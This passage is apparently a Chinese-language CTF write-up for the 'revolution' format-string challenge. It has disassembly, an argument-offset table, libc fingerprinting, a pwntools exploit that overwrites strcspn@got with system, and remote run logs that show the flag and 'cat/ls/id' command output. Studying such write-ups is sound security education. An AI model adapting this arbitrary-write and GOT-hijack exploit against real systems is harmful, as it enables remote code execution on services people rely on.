40155f: 48 8d 7c 24 12     lea  rdi,[rsp+0x12]   ; 結束位址 = rsp+18
401568: 48 89 c6           mov  rsi,rax
40156b: 48 83 c2 01        add  rdx,0x1
40156f: 48 d3 ee           shr  rsi,cl           ; 右移 cl bits
401572: 83 e9 04           sub  ecx,0x4
401575: 83 e6 0f           and  esi,0xf          ; 取最低 4 bits
401578: 41 0f b6 34 36     movzx esi,BYTE PTR [r14+rsi*1]   ; 查表 "0123456789abcdef"
40157d: 40 88 72 ff        mov  BYTE PTR [rdx-0x1],sil
401581: 48 39 d7           cmp  rdi,rdx
401584: 75 e2              jne  0x401568
401586: 48 89 e6           mov  rsi,rsp
401589: ba 12 00 00 00     mov  edx,0x12         ; 18 bytes = "0x" + 16 hex
40158e: bf 01 00 00 00     mov  edi,0x1
401593: e8 e8 fa ff ff     call 0x401080         ; write(1, rsp, 18)
```

4.4 格式字元分派

注意這段是**寫在 *rsp*（printf 自己的堆疊框）的 18 bytes 暫存區**，不是 *.bss*，也不是什麼會溢位的 *memcpy*（見 §11 常見坑 7）。

```
; --- %N$w：任意位址寫入 8 bytes *** ---
4014cd: 4c 8d 4c 24 18     lea  r9,[rsp+0x18]
4014d2: 4c 89 cf           mov  rdi,r9
4014d5: e8 e6 fd ff ff     call 0x4012c0         ; rax = get_arg(va, N)     → 「目的位址」
4014da: 83 c6 01           add  esi,0x1          ; 參數編號 +1
4014dd: 4c 89 cf           mov  rdi,r9
4014e0: 49 89 c0           mov  r8,rax           ; r8 = 目的位址
4014e3: e8 d8 fd ff ff     call 0x4012c0         ; rax = get_arg(va, N+1)   → 「要寫的值」
4014e8: ba 02 00 00 00     mov  edx,0x2
4014ed: 4c 89 e6           mov  rsi,r12          ; "ok"
4014f0: bf 01 00 00 00     mov  edi,0x1
4014f5: 49 89 00           mov  QWORD PTR [r8],rax   ; ** *(u64*)目的 = 值
4014f8: e8 83 fb ff ff     call 0x401080         ; write(1, "ok", 2)
4014fd: e9 7e ff ff ff     jmp  0x401480
```

也就是說：

```
%N$w   →   *(uint64_t *) arg[N] = arg[N+1];   write(1, "ok", 2);
```

沒有任何檢查：位址可以任意、值可以任意（包含 \x00）。

```
4014c0: 83 c3 01           add  ebx,0x1          ; ebx++（ebx 是流水號）
4014c3: 89 de              mov  esi,ebx          ; 用 ebx 當參數編號
4014c5: 3c 77              cmp  al,0x77
4014c7: 0f 85 83 ff ff ff  jne  0x401450        ; 回到共用的格式字元分派
401480: 41 0f b6 45 01     movzx eax,BYTE PTR [r13+1]  ; 下一個字元
401485: 4d 8d 7d 01        lea  r15,[r13+1]
401489: 84 c0              test al,al
40148b: 0f 85 57 ff ff ff  jne  0x4013e8        ; 繼續主迴圈
401491: 48 81 c4 e8 00 00 00  add rsp,0xe8    ; 收工
401498: 5b                 pop  rbx
401499: 5d                 pop  rbp
40149a: 41 5c              pop  r12
40149c: 41 5d              pop  r13
40149e: 41 5e              pop  r14
4014a0: 41 5f              pop  r15
4014a2: c3                 ret
```

4.5 %<數字>（沒有 $）與流水號模式

```
4014a8: ba 01 00 00 00     mov  edx,0x1          ; 長度 1
4014ad: 4c 89 fe           mov  rsi,r15          ; 指向那個字元
4014b0: bf 01 00 00 00     mov  edi,0x1
4014b5: 4d 89 fd           mov  r13,r15
4014b8: e8 c3 fb ff ff     call 0x401080         ; write(1, r15, 1)
4014bd: eb c1              jmp  0x401480
```

4.6 不是 % 的字元：一個一個寫出去　這條路徑會掃到字串的 \0 為止 —— 這個特性等等拿來當「格式字串提前結束」的技巧。

4.7 格式語法總表

語法	行為	用途
%%	印出 %	—
%N$s	write(1, arg[N], strlen(arg[N]))；arg[N]==NULL 就什麼都不印	**任意讀**
%N$p	印出 0x + arg[N] 的 16 位 16 進位	洩漏「值」
%N$x	同 %N$p	同
%N$w	*(u64*)arg[N] = arg[N+1]，然後印 ok	**任意寫**
%<數字>s（沒有 $）	無效，整個跳過	—
%s（沒有數字）	使用流水號 ebx+1 當索引	本題沒用到

---

5. 自製 va_arg 逐行解說（0x4012c0）

get_arg(rdi = va_list*, esi = n)：取第 n 個整數參數。

```
  4012c0: f3 0f 6f 07        movdqu xmm0,XMMWORD PTR [rdi]   ; 複製 va_list 前 16 bytes
  4012c4: 0f 11 44 24 e0     movups XMMWORD PTR [rsp-0x20],xmm0  ; 存到自己的暫存區
  4012c9: 48 8b 7f 10        mov    rdi,QWORD PTR [rdi+0x10] ; 複製第 3 個 8 bytes
  4012cd: 48 89 7c 24 f0     mov    QWORD PTR [rsp-0x10],rdi
  4012d2: 85 f6              test   esi,esi
  4012d4: 7e 4a              jle    0x401320        ; n <= 0 → 直接回傳 0
  4012d6: 31 c9              xor    ecx,ecx         ; 已取用個數 = 0
  4012d8: eb 1c              jmp    0x4012f6

--- 每輪迴圈 ---
  4012f6: 8b 44 24 e0        mov    eax,DWORD PTR [rsp-0x20]  ; eax = gp_offset
  4012fa: 83 f8 2f           cmp    eax,0x2f                  ; gp_offset <= 47 ?
  4012fd: 76 e1              jbe    0x4012e0                ; 是 → 從「暫存器存檔區」拿
  4012ff: 48 8b 54 24 e8     mov    rdx,QWORD PTR [rsp-0x18]  ; rdx = overflow_arg_area
  401304: 83 c1 01           add    ecx,0x1
  401307: 48 8d 42 08        lea    rax,[rdx+0x8]             ; 指標 +8
  40130b: 48 89 44 24 e8     mov    QWORD PTR [rsp-0x18],rax  ; 存回 overflow_arg_area
  401310: 48 8b 02           mov    rax,QWORD PTR [rdx]       ; * 讀出參數
  401313: 39 ce              cmp    esi,ecx
  401315: 75 df              jne    0x4012f6                  ; 還沒到第 n 個 → 繼續
  401317: c3                 ret

--- gp_offset 還小於 48 時（暫存器區）---
  4012e0: 89 c2              mov    edx,eax                   ; edx = gp_offset
  4012e2: 83 c1 01           add    ecx,0x1
  4012e5: 83 c0 08           add    eax,0x8                   ; gp_offset += 8
  4012e8: 48 01 fa           add    rdx,rdi                   ; rdx = reg_save_area + gp_offset
  4012eb: 89 44 24 e0        mov    DWORD PTR [rsp-0x20],eax  ; 存回 gp_offset
  4012ef: 48 8b 02           mov    rax,QWORD PTR [rdx]
  4012f2: 39 ce              cmp    esi,ecx
  4012f4: 74 21              je     0x401317
  (fallthrough 回 0x4012f6)
```

對照 §4.1 的初始化值，可以得到**完整的參數對應表**：

N	來源	實際內容
1	reg_save_area + 8 = [rsp+0x38]	進入 printf 時的 rsi（strcspn 留下的殘值）
2	+0x10 = [rsp+0x40]	進入時的 rdx
3	+0x18	進入時的 rcx

N	來源	實際內容
4	+0x20	進入時的 r8
5	+0x28	進入時的 r9
6	overflow_arg_area + 0 = buf+0	★ 我們的輸入
7	buf+8	★
N	buf + 8*(N-6)	★

用 gdb 驗證（%1$p 印出 0x7ffff7db21a0，正好等於 printf 入口的 rsi）：

```
saved rsi @rsp+0x38 = 0x7ffff7db21a0   (== arg1)
```

★ 不靠 gdb 也能自己驗證「arg 6 = buf」與「arg 14 = buf+0x40」 跟 pwn2 §4 一樣，我們可以在輸入裡放一個好認的標記，然後用 %N$p 掃過去 —— **不需要 gdb，也不需要相信任何人的數字**：

```python
# pwn3_marker.py
from pwn import *
context.log_level = 'error'
io = process('./revolution')
io.recvuntil(b'score> ')

def send(p):
    io.send(p + b'\n')
    return io.recvuntil(b'score> ', drop=True)[:-1]

# 1) 先證明 arg6 = buf[0..8)：%6$p 會印出 "%6$p\0\0\0\0" 這 8 bytes
print('arg6 =', send(b'%6$p'))        # → b'0x0000000070243625'
#  0x0000000070243625 就是 b'%6$p\x00\x00\x00\x00' 的小端解讀 ⇒ arg6 = buf[0..8)

# 2) 再把標記放在 buf+0x40，用 %14$p 找它（0x40/8 = 8 ⇒ 6+8 = 14）
payload = b'%6$p|%7$p|%14$p|%15$p\x00'.ljust(0x40, b'\x00') + b'AAAABBBB' + b'CCCCDDDD'
print('scan  =', send(payload))
```

實測輸出：

```
arg6 = b'0x0000000070243625'
scan = b'0x2437257c70243625|0x7c70243431257c70|0x4242424241414141|0x4444444443434343'
                                        ^^^^^^^^^^^^^^^^^^ = "AAAABBBB"（buf+0x40）
                                                  0x4444444443434343 = "CCCCDDDD"（buf+0x48 = arg15）
```

於是 arg6 = buf[0..8)、arg14 = buf+0x40、arg15 = buf+0x48，一般式 **N = 6 + offset/8**（§11-11）就自己驗證完了。

※提示小技巧：*%N$p* 的輸出一定是固定的 18 個字元（*0x* + 16 位 hex），所以 *%6$p* 的輸出可以直接讀出 *buf* 的前 8 bytes。※提示 *%6$p* 印出的 *0x0000000070243625* 之所以「看起來像亂碼」，是因為它把**格式字串自己的前 8 個字元**（*%6$p\0\0\0\0*）當成一個 8-byte 整數印出來 —— 這正是 arg6 == buf 的直接證據。

★★ 關鍵技巧：值不必是格式字串的一部分　get_arg 讀的是**記憶體**，不是「字串」。所以我們可以：

```
buf:  "%14$w"  \0  ......(padding 0)......  [qword: 目的位址] [qword: 值]
       ↑ 格式字串到這裡就結束        ↑ 從 buf+0x40 開始放資料
        （解析器看不到後面的 \x00）
```

- 解析器（4.6 節）掃到 \0 就停 → 不會把後面的二進位資料當成文字處理。
- 但 get_arg 照樣能讀到 buf+0x40、buf+0x48 → **值裡面可以有 \x00**（libc 位址 0x00007f... 一定會含 \x00，這招是必要的）。
- 參數編號：buf+0x40 對應 N = 6 + 0x40/8 = 14。

6. 漏洞成因總結

```
1. printf 的 va_list.overflow_arg_area 被設成 rsp+0x120，
   而 rsp+0x120 恰好等於 main 的輸入緩衝區 buf（因為 printf 的框架大小剛好 0x120）。
2. 於是「第 6 個以後的參數」= 我們輸入的內容。
   → 使用者可以完全控制參數「指標」與「值」。
3. %N$s  把使用者給的指標當字串印出        → 任意讀（NUL 結尾）
   %N$w  把使用者給的位址寫入使用者給的值  → 任意 8 bytes 寫，毫無檢查
4. 程式本身 non-PIE、Partial RELRO（.got.plt 可寫）、沒有 canary
   → 只要洩漏 libc，就能把 GOT 換成 system。
```

為什麼不是堆疊溢位？ `read(0, buf, 0x1ff)` 讀 511 bytes 進 512 bytes 的緩衝區，而且 `buf` 就在 `rsp`，返回位址在 `buf+0x218` —— 打不到。這題不需要 ROP。

---

7. 記憶體佈局圖（ASCII）

7.1 靜態資料（non-PIE，位址固定）

```
        0x403dc0 ┌──────────────────────────────┐   .init_array（main 之前執行）
                 │ 0x4012b0 (frame_dummy)       │
                 │ 0x401190 (stdio init:        │   * 就是它呼叫 setvbuf(_IONBF)，
                 │           setvbuf stdout/    │     所以 0x404020 的 GOT 值一定是
                 │           stderr = _IONBF)   │     已解析的真 libc 位址（§8.3）
        0x403dd0 ├──────────────────────────────┤   .fini_array
                 │ 0x401280 (dtors)             │
        0x403dd8 ├──────────────────────────────┤   .dynamic
                 │ ...                          │
        0x403fd8 │ __libc_start_main (GLOB_DAT) │
        0x403fe0 │ __gmon_start__ (GLOB_DAT)    │
        0x403fe8 ├──────────────────────────────┤   .got.plt[0] _DYNAMIC
        0x403ff0 │ link_map                     │   .got.plt[1]  ← PLT0 會 push 這個
        0x403ff8 │ _dl_runtime_resolve          │   .got.plt[2]  ← 動態連結器
  ── GNU_RELRO 到這裡結束（0x403dc0 + 0x240 = 0x404000），以下都可寫 ──
        0x404000 │ write@libc                   │   ← JUMP_SLOT
        0x404008 │ strlen（IFUNC 挑選的實作）   │
        0x404010 │ strcspn（IFUNC 挑選的實作）  │   ** 我們把它改成 system
        0x404018 │ read@libc                    │
        0x404020 │ setvbuf@libc                 │   * 洩漏來源（開機時已解析）
        0x404028 ├──────────────────────────────┤
        0x404040 │ &_IO_2_1_stdout_             │   .bss：R_X86_64_COPY stdout
        0x404048 │ 0                            │
        0x404050 │ 0                            │
        0x404058 │ 0                            │
        0x404060 │ &_IO_2_1_stderr_             │   .bss：R_X86_64_COPY stderr
        0x404068 │ __do_global_dtors_aux 旗標   │
        0x404070 └──────────────────────────────┘   .bss 結束
                  (0x404000-0x405000 整頁都是 rw-p，可自由使用)
```

怎麼自己驗證上面這兩格？（*`readelf -SW`* 只會給你位址，內容要用 *`objdump -s`*）

```
$ objdump -s -j .init_array revolution    # 403dc0 b0124000 90114000 → 0x4012b0, 0x401190
$ objdump -s -j .fini_array revolution    # 403dd0 80124000          → 0x401280
$ readelf -SW revolution | grep -E "init_array|fini_array"
  [20] .init_array  INIT_ARRAY  0000000000403dc0 ... 08  WA
  [21] .fini_array  FINI_ARRAY  0000000000403dd0 ... 08  WA
```

`.init_array` 的兩個函式在 *`main`* **之前**被執行：*`0x4012b0`* 是 *`frame_dummy`*，*`0x401190`* 就是 §1.2 說的 stdio 初始化（它呼叫 *`setvbuf(stdout, NULL, 2, 0)`* 和 *`setvbuf(stderr, NULL, 2, 0)`*）。

COPY relocation 是什麼：因為執行檔直接讀 *stdout* 這個變數（*0x401198: mov rdi,[rip+0x2ea1] # 404040*），連結器就在執行檔的 *.bss* 開一塊 8 bytes 的空間，開機時把 libc 裡的 *stdout*（型別 *FILE**）**複製**過來。結果：*[0x404040]* 就是一個現成的 libc 指標 → 也是很好的洩漏來源。

7.2 堆疊（每次執行位址不同）

```
高位址
 buf+0x218 │ 返回位址（__libc_start_call_main+x）      │ ← 參數 73
 buf+0x210 │ 呼叫者的 r12                              │ ← 參數 72
 buf+0x208 │ 呼叫者的 rbp（指向堆疊）                  │ ← 參數 71
 buf+0x200 │ 呼叫者的 rbx = 0                          │ ← 參數 70
 buf+0x1F8 │ ...（緩衝區尾端）                         │
           │                                           │
 buf+0x40  │ * 我們放參數 qword 的地方                 │ ← 參數 14 起
 buf+0x08  │                                           │ ← 參數 7
 buf+0x00  │ 格式字串開頭                              │ ← 參數 6
 buf-0x08  │ printf 的返回位址（0x40113d）             │
 buf-0x10  │ printf 保存的 r15（= main 的 r15）        │
 buf-0x18  │ printf 保存的 r14（呼叫者的 r14）         │
 buf-0x20  │ printf 保存的 r13（呼叫者的 r13）         │
 buf-0x28  │ printf 保存的 r12（= 0x40201a "score> "）│
 buf-0x30  │ printf 保存的 rbp（= 0x402022 "\n"）      │
 buf-0x38  │ printf 保存的 rbx = buf  *                │
 ...       │                                           │
 buf-0x120 │ printf 內部的 rsp                         │ * overflow_arg_area = rsp+0x120 = buf
低位址
```

為什麼 rbx 在 buf-0x38 而不是 buf-0x10？ printf（0x401330）進場依序做了**六個 push**：push r15; push r14; push r13; push r12; push rbp; push rbx（6 × 8 = 0x30 bytes）。所以六個「保存值」由高位址往低位址、從 buf-0x10 一路排到 buf-0x38 —— **rbx 是最後一個被 push 的**（位址最低，在 buf-0x38）；之後再 sub rsp,0xe8，rsp 才落到 buf-0x120。

自己驗一次整排：*sub rsp,0xe8* 在 *0x40133d*，所以在**那一條執行之前**下斷點（*b *0x40133d*）時 *rsp* 還在 *buf-0x38*，六個保存值就依序是 *[rsp]=rbx*、*[rsp+8]=rbp*、*[rsp+0x10]=r12*、*[rsp+0x18]=r13*、*[rsp+0x20]=r14*、*[rsp+0x28]=r15*。（等 *sub* 執行完 *rsp* 變成 *buf-0x120*，同幾格就變成 *[rsp+0xe8] ... [rsp+0x110]*。）

位置	內容
buf-0x08	printf 的返回位址 = 0x40113d
buf-0x10	保存的 r15（= main 執行時的 r15，本機實測 0x403dd0）
buf-0x18	保存的 r14（= main 執行時的 r14；main 沒動過它 ⇒ 值**不穩定**，本機實測 0x7ffff7ffd000。※注意 0x402009 = "0123456789abcdef" 是 printf **自己**在 0x4013a4 載入 r14 的值，**不是這一格的內容**）
buf-0x20	保存的 r13（= main 執行時的 r13；同樣不穩定，本機實測 0x1）
buf-0x28	保存的 r12（0x40201a = "score> "）
buf-0x30	保存的 rbp（= main 的 rbp = 0x402022 = "\n"）
buf-0x38	**保存的 rbx = buf** ← 就是 §4.1 gdb 印的 [rsp+0xe8]

rbx 的值是 buf，是因為 main 在 0x40110d 執行了 mov rbx,rsp（見 §3 逐行表）。**自己驗證**：§4.1 的 gdb 最後一行 x/1gx $rsp+0xe8 就會印出 buf（因為 rsp+0xe8 == buf-0x38）。

---

8. 資訊洩漏 → libc base 的計算式

8.1 遠端 libc 的指紋　連 4 次遠端連線，取 GOT/COPY 指標，算出**與 ASLR 無關的差值**（每次都一樣）：

符號	相對 setvbuf 的位移
read	+0x93510
write	+0x94020
_IO_2_1_stdout_	+0x17c080
_IO_2_1_stderr_	+0x17bfa0

拿這些差值去比對 12 個真實 libc 檔（Ubuntu 2.31/2.35/2.39 各 patch 版、2.41/2.42/2.43、本機 Arch），只有 **Ubuntu 24.04 的 `libc6 2.39-0ubuntu8 / 8.1 / 8.2 / 8.3`** 完全吻合：

符號	offset（libc6_2.39-0ubuntu8.3）
setvbuf	0x88540
system	0x58740
read	0x11ba50
write	0x11c560
_IO_2_1_stdout_	0x2045c0
_IO_2_1_stderr_	0x2044e0

8.2 計算式

```
setvbuf_libc = *(uint64_t *)0x404020          # 用 %14$s 讀出來（NUL 結尾，6 bytes）
libc_base    = setvbuf_libc - 0x88540         # 遠端（Ubuntu 24.04 glibc 2.39-0ubuntu8.x）
system       = libc_base    + 0x58740

# 本機（Arch，跑 exploit.py 不加參數時使用）
libc_base    = setvbuf_libc - 0x843f0
system       = libc_base    + 0x54580
```

交叉驗證（用第二個洩漏確認沒算錯，程式會自動印出來）：

```
*(uint64_t *)0x404040 - libc_base == 0x2045c0   # &_IO_2_1_stdout_
```

實測輸出：

```
[+] setvbuf@libc = 0x78d497ba3540   ->   libc base = 0x78d497b1b000
[*] &_IO_2_1_stdout_ = 0x78d497d1f5c0 (base+0x2045c0)     ← 完全吻合
[+] system = 0x78d497b73740
```

8.3 為什麼用 `setvbuf` 而不是 `len/strcspn`

- `setvbuf` 在 `main` 執行前就被 `0x401190` 呼叫過 → GOT 一定已解析成真正的 libc 位址。
- `strlen`、`strcspn` 是 **IFUNC**（多版本最佳化），GOT 裡是「被 CPU 特性挑中的實作」（例如 `__strcspn_avx2`），不是符號本身的 offset，拿來當 fingerprint 會誤判。

---

9. `exploit.py` 逐行註解

這一節是「精簡版」：為了閱讀方便，省略了 *`assert`* 自檢、*`try/except`*、*`REMOTE_LIBC`* / *`local_libc_offsets()`* 的細節、以及 *`COMMANDS`* 的完整內容（*`2>/dev/null`*、本機 flag 的絕對路徑、*`ls -la /...`*），有些呼叫也合併成一行。**要對照檔案請直接看 *`exploit.py`***（行號對不起來是正常的）。真實檔案裡有幾個很重要的自檢，建議自己寫的時候也留著：

```
assert b'\n' not in payload          # 換行會讓 read() 提前結束這一輪
assert len(payload) < 0x1ff          # 超過 511 bytes 會被 read() 截斷
assert data.endswith(b'\n')          # printf 之後 main 固定寫一個 '\n' → 沒收到就是解析錯了
assert out == b'ok', out             # %N$w 成功才會印 "ok"
```

```
# 0) * 在 import pwntools 之前先把 argv 抄一份（否則 REMOTE 會被 pwnlib.args 吃掉，見 §11-1）
import sys as _sys
_argv = list(_sys.argv[1:])

from pwn import *

# 1) 連線，吃掉標題與第一個 "score> "
class Revolution:
    def __init__(self, remote_mode=False):
        self.io = remote(HOST, PORT) if remote_mode else process(BINARY)
        self.io.recvuntil(b'score> ')          # 提示字串固定是 "score> "

# 2) 送一行格式字串，取回 printf 產生的輸出
    def fmt(self, payload):
        self.io.send(payload + b'\n')          # 一定要有 '\n' 讓 main 的 read 結束
        data = self.io.recvuntil(b'score> ', drop=True)
        return data[:-1]                       # main 固定會多寫一個 '\n'

# 3) 任意讀：%14$s，把要讀的位址放在 buf+0x40（= 參數 14）
    def _leak_str(self, addr):
        payload = b'%%%d$s\x00' % ARG0                      # "%14$s\0"
        payload = payload.ljust(VALS_OFF, b'\x00')          # 補到 0x40，順便提早結束字串
        return self.fmt(payload + p64(addr))                # buf+0x40 = 目標位址

# 4) %s 內部用 strlen，遇到 \x00 就停 → 一個 byte 一個 byte 探測，組回 8 bytes
    def read_mem(self, addr, n):
        out, cur = b'', addr
        while len(out) < n:
            chunk = self._leak_str(cur)
            if chunk:      out += chunk[:n-len(out)]; cur += len(chunk)
            else:          out += b'\x00';            cur += 1   # 空輸出 = 該 byte 是 0x00

# 5) 任意寫：%14$w → *(u64*)arg[14] = arg[15]
    def write_qword(self, dest, value):
        payload = b'%%%d$w\x00' % ARG0                      # "%14$w\0"
        payload = payload.ljust(VALS_OFF, b'\x00')
        out = self.fmt(payload + p64(dest) + p64(value))
        assert out == b'ok', out                            # 成功會回 "ok"（失敗就把實際輸出印出來）

# 6) 主流程
probe = ch.read_mem(0x4010d0, 8)                    # 確認程式碼一樣（f30f1efa4154ba1f）
setvbuf = ch.read_qword(0x404020)                   # 洩漏 libc
libc_base = setvbuf - libc['setvbuf']               # 算 base（遠端 0x88540／本機 0x843f0）
assert ch.read_qword(0x404040) - libc_base == 0x2045c0    # 用第二個指標交叉驗證（本機是 0x217580）
ch.write_qword(0x404010, libc_base + libc['system'])      # strcspn@got = system
ch.cmd(COMMANDS)                                    # 完整 COMMANDS 見 exploit.py:161-162：
                                                    #   "cat flag.txt /flag /home/*/flag.txt /app/flag.txt
                                                    #    <本機 flag 絕對路徑> 2>/dev/null; ls -la; ls -la /; id; echo
↪  DONE"
                                                    # → main 呼叫 system(buf)
```

9.1 為什麼改 strcspn@got 就能執行指令？

```
main 的迴圈每輪都做：
    read(0, buf, 0x1ff);        // 讀我們這一行
    strcspn(buf, "\n");         // ← 這一行的 GOT 被我們改成 system
```

strcspn(buf,"\n") 的參數是 rdi = buf（我們這一行）、rsi = "\n"。把 GOT 改成 system 後，實際呼叫變成：

```
system(buf, "\n");      // rsi 被忽略 → 等於 system(buf)
```

於是**我們打的每一行都會被 /bin/sh -c 執行**。

9.2 為什麼「只能執行一行」？（重要觀念，但只在遠端成立） system() 的回傳型別是 int（32 bit），而 strcspn() 是 size_t（64 bit）。編譯器假設回傳值是乾淨的 64 bit，於是 main 裡有：

```
401132: c6 04 04 00   mov BYTE PTR [rsp+rax*1],0x0   ; buf[rax] = 0  ← 用完整 64 bit rax
```

glibc 的 system() 只保證 eax 有效，**rax 的高 32 bit 是「未定義」** → [rsp+rax] 可能變成亂七八糟的位址 → 寫入時 SIGSEGV。

實測驗證：

把 strcspn@got 改成	遠端（Ubuntu 24.04 glibc 2.39）	本機（Arch glibc）
read（回傳 ssize_t，乾淨 64 bit）	連送三行都存活，每行都被印出來 + score>	同左 ✓
strlen（IFUNC 的 resolver，回傳函式位址）	立刻爆掉（buf[rax] 寫到程式碼位址）	同左
system（回傳 int）	第一行指令的輸出**完整**印出來，然後 **SIGSEGV**（不會再有 score>）	**不會爆**，score> 照樣出現，可連送多行 ※注意

※注意 **「只能一行」是實作相依，不是通則。**本機 Arch 的 libc 實測在改成 *system* 之後**連送三行都存活**（*ONE* / *TWO* / *THREE* 都執行、都印出 *score>*）；遠端 Ubuntu 24.04 則在第一行之後就死。原因是「高 32 bit 是未定義」——**運氣好是 0、運氣不好就是垃圾**，不同 libc／編譯方式都可能不一樣。所以**不要依賴「本機多送幾行看看」來判斷有沒有成功**，也不要因為本機多印了一行 *score>* 就以為寫錯了。

因此 exploit 一律把 cat flag...、ls -la、id 全部塞進**同一行** sh -c 指令：這在遠端是「唯一安全」的寫法，在本機也一樣能跑。

---

10. 實際執行結果

10.1 本機（./flag.txt = sun{LOCAL_TEST_FLAG}）

（**節錄**：因為 *COMMANDS* **同時**執行了 *cat flag.txt* 與本機 flag 的絕對路徑，所以本機的 flag 會印**兩次**；而且本機不會 SIGSEGV，結尾還會再出現一行 *score>*（見 §9.2）。完整紀錄在 *pwn3/local_run.log*。）

```
$ python3 exploit.py
[*] mode      : LOCAL ./revolution
[*] code probe @0x4010d0 = f30f1efa4154ba1f
[+] setvbuf@libc = 0x7f9bc94843f0   ->   libc base = 0x7f9bc9400000
[*] &_IO_2_1_stdout_ = 0x7f9bc9617580 (base+0x217580)
[+] system = 0x7f9bc9454580
[+] strcspn@got overwritten -> main() runs system(buf) on the next line
sun{LOCAL_TEST_FLAG}
sun{LOCAL_TEST_FLAG}        ← 第二次：命令裡還帶了本機 flag 的絕對路徑
total 2196
drwxr-xr-x  3 kzzz kzzz    4096 ...
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE

score>                      ← 本機不會 SIGSEGV（見 §9.2）
FLAG: sun{LOCAL_TEST_FLAG}
```

10.2 遠端（chal.sunshinectf.games:26002）

（**節錄**：實測輸出裡還有**一整段 `ls -la /` 的根目錄列表**，因為 *COMMANDS* 同時執行了 `ls -la /`。完整紀錄在 *pwn3/remote_run.log*。）

```
$ python3 exploit.py REMOTE
[*] mode      : REMOTE chal.sunshinectf.games:26002
[*] target libc: libc6_2.39-0ubuntu8.3 (Ubuntu 24.04)
[*] code probe @0x4010d0 = f30f1efa4154ba1f
[+] setvbuf@libc = 0x78d497ba3540   ->   libc base = 0x78d497b1b000
[*] &_IO_2_1_stdout_ = 0x78d497d1f5c0 (base+0x2045c0)
[+] system = 0x78d497b73740
[+] strcspn@got overwritten -> main() runs system(buf) on the next line
sun{cust0m_fmtstr_n0_t00ls_4ll0wed}
total 12
drwxr-xr-x 2 root root       4096 Sep 26 00:21 .
drwxr-xr-x 1 root root       4096 Sep 26 00:54 ..
-rw-r----- 1 root revolution   36 Sep 26 00:13 flag.txt
 (… 這裡省略了 ls -la / 的內容 …)
uid=1337(revolution) gid=1337(revolution) groups=1337(revolution)
DONE

FLAG: sun{cust0m_fmtstr_n0_t00ls_4ll0wed}
```

（遠端在一行指令之後就不再有 `score>` —— 行程 SIGSEGV，與 §9.2 的觀察一致。）

10.3 真實 flag

```
sun{cust0m_fmtstr_n0_t00ls_4ll0wed}
```

（連續執行 4 次遠端，成功率 4/4。）

---

11. 常見坑（血淚筆記）

1. **pwntools 會吃掉 sys.argv 裡的純大寫單字。** `python3 exploit.py REMOTE` 在 `from pwn import *` 之後，`sys.argv` 只剩 `['exploit.py']`（被當成 `pwnlib.args` 的開關）。→ 解法：在 import pwntools **之前**先 `_argv = list(sys.argv[1:])` 存一份。> ※提示如果你用的是 pwntools 官方的 `args.REMOTE`(wp/00_基礎知識_從零開始.md §12 的骨架），那不用理這條 —— > 實測 `sys.argv` 會從 `['-c','REMOTE']` 變成 `['-c']`，但同一時間 **`args.REMOTE == True`**。> 會出問題的只有「自己解析 `sys.argv[1]`」的寫法（本 exploit 就是這種）。
2. **值的 `\x00` 一定要放在「格式字串結束之後」。**解析器遇到 `\x00` 就停，但 `get_arg` 讀的是記憶體，不受影響。所以佈局必須是 `"%14$w\0" + padding + [dest][value]`；把含 `\x00` 的 qword 放在 `\0` 前面，整個 specifier 就不會被解析（而且 `read` 進來的資料仍然完整）。
3. **`%N$s` 是 `strlen` 版本，不是 `memcpy`。**指標最低位 byte 是 `0x00` 時輸出會是空的（不是 0）。→ 必須用「逐 byte 探測」：讀到空輸出就代表那個 byte 是 `0x00`。> ※注意逐 byte 探測**只適用於「確定整段都在同一個 mapped 區域」的位址**（本題都是 `0x400000` > 附近的程式／資料段）。只要 `%N$s` 收到的指標指到**沒有映射的頁**，`strlen` 就會 SIGSEGV，> 整個連線當場死掉。拿它去亂掃記憶體是自殺 —— 這也是為什麼 exploit 只讀固定的那幾個 > GOT／COPY 位址（`0x404000`–`0x404068`）。
4. **`strlen` / `strcspn` 是 IFUNC。** GOT 裡存的是「被挑中的實作」（如 `__strcspn_avx2`），不是 `readelf -s` 看到的符號 offset。我一開始拿 `strcspn@got` 的值去比對 libc offset，得到「strcspn 比 write 還高」的荒謬結論，差點以為遠端跑的是另一份 binary。**別拿 IFUNC 符號做指紋**，改用 `read`/`write`/`setvbuf`/`stdout`。
5. **本機 libc ≠ 遠端 libc。**本機是 Arch（`setvbuf=0x843f0`, `system=0x54580`），遠端是 Ubuntu 24.04（`0x88540` / `0x58740`）。直接把本機 offset 拿去打遠端 100% 失敗。→ 用「與 ASLR 無關的差值」對照真實 libc 檔（`readelf -s` / pwntools `ELF.symbols`）找出正確版本。
6. **`system` 會回傳 `int`，高 32 bit 是「未定義」→ 遠端會在一行之後 SIGSEGV，所以所有指令要塞進同一行 `sh -c`。**本機 Arch glibc 實測「不會」爆（可連送多行），但**不要依賴這個行為**：不同的 libc／編譯方式都可能讓高 32 bit 帶著垃圾，`buf[rax] = 0` 就會寫到野位址。exploit 一律塞同一行是唯一安全的寫法。見 §9.2。
7. **不要相信題目提示裡的「`.bss 0x4060` 的 16-bit 長度整數溢位 + `memcpy`」說法。**我照著驗證過：

- `0x4060` 根本不在 `.bss`（`.bss` 是 `0x404040–0x404070`），`0x404060` 是 **stderr 的 COPY relocation 欄位**。
- 這支程式**沒有匯入 `memcpy`**（`readelf -s` 只有 write/strlen/strcspn/read/setvbuf）。
- `0x401540` 的 16 進位轉換只是把 18 bytes 寫進 printf 自己堆疊框的暫存區，安全。真正的原因在 §4.1 / §6：`overflow_arg_area` 初始化成 `buf`。**每個位址/機制都要自己用 `objdump/gdb` 驗證，不要沿用別人的猜測。**

8. **`%<數字>x`（沒有 `$`）不會做事。**數字後面不是 `$` 時，程式直接跳到 `0x401480` 把格式字元吞掉。想用 %p 洩漏一定要寫成 `%N$p`。
9. **輸出解析不要用 `recvline()`。**洩漏出來的是**二進位**，裡面可能含 `0x0a`。用 `recvuntil(b'score> ')` 再砍掉結尾的 `\n` 才穩。
10. **`%N$w` 成功時會印 `ok`**，拿它當寫入成功的確認訊號很方便。
11. **偏移計算**：`buf+0x40` 對應參數 `N = 6 + 0x40/8 = 14`。記法：`N = 6 + offset/8`。想改放資料的位置，記得同步改 specifier 裡的數字。
12. **`0x4013f9` 的 `%%`**：格式字串裡想印一個 `%` 要寫 `%%`；不過本題我們都用 `%14$...`，用不到。

---

12. 附錄

12.1 位址速查表

位址	內容
`0x401020`	PLT0（push link_map; jmp _dl_runtime_resolve）
